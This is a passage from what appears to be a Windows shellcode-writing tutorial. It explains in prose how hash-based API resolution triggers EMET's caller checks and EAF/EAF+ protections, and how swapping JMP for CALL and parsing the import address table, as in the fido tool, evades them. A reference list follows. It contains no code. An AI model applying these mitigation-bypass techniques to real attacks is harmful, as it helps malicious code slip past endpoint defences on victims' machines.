The caller checks inside the EMET inspects the Windows API calls made by processes, it blocks the RET and JMP instructions inside Win API functions in order to prevent all exploits that are using return oriented programming(ROP) approaches, in Hash API after finding the required Win API function addresses JMP instruction is used for executing the function, unfortunately this will trigger EMET caller checks, in order to bypass the caller checks, usage of JMP and RET instructions pointing to Win API functions should be avoided, with replacing the JMP instruction that is used for executing the Win API function with CALL , Hash API should pass the caller checks, but when we look at the EAF/EAF+ mitigation techniques, they prevents access to the Export Address Table (EAT) for read/write access depending on the code being called and checks if the stack register is within the permitted boundaries or not also it tries to detect read attempts on the MZ/PE header of specific chapters and KERNELBASE, this is a very effective mitigation method for preventing EAT parsing techniques, but EAT is not the only structure that contains the required function addresses, import address table(IAT) also holds the Win API function addresses used by the application, if the application is also using the required functions, it is possible to gather the function addresses inside the IAT structure, a cyber security researcher named Joshua Pitts recently developed a new IAT parsing method, it finds the LoadLibraryA and GetProcAddress Windows API functions inside the import address table, after obtaining these function addresses any function from any library can be extracted, he also wrote a tool called fido for striping Stephen Fewer's Hash API and replacing with this IAT parsing code he wrote, if you want to read more about this method check out here,

10. References:

https://msdn.microsoft.com/en-us/library/ms809762.aspx
https://en.wikipedia.org/wiki/Process_Environment_Block
https://support.microsoft.com/en-us/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in-windows-xp-service-pack-2,-windows-xp-tablet-pc-edition-2005,-and-windows-server-2003
https://en.wikipedia.org/wiki/Portable_Executable
https://en.wikipedia.org/wiki/Address_space_layout_randomization
https://en.wikipedia.org/wiki/X86_calling_conventions
http://www.vividmachines.com/shellcode/shellcode.html
https://github.com/secretsquirrel/fido
https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_api.asm
The Shellcoder's Handbook: Discovering and Exploiting Security Holes
Sockets, Shellcode, Porting, and Coding: Reverse Engineering Exploits and Tool Coding for Security Professionals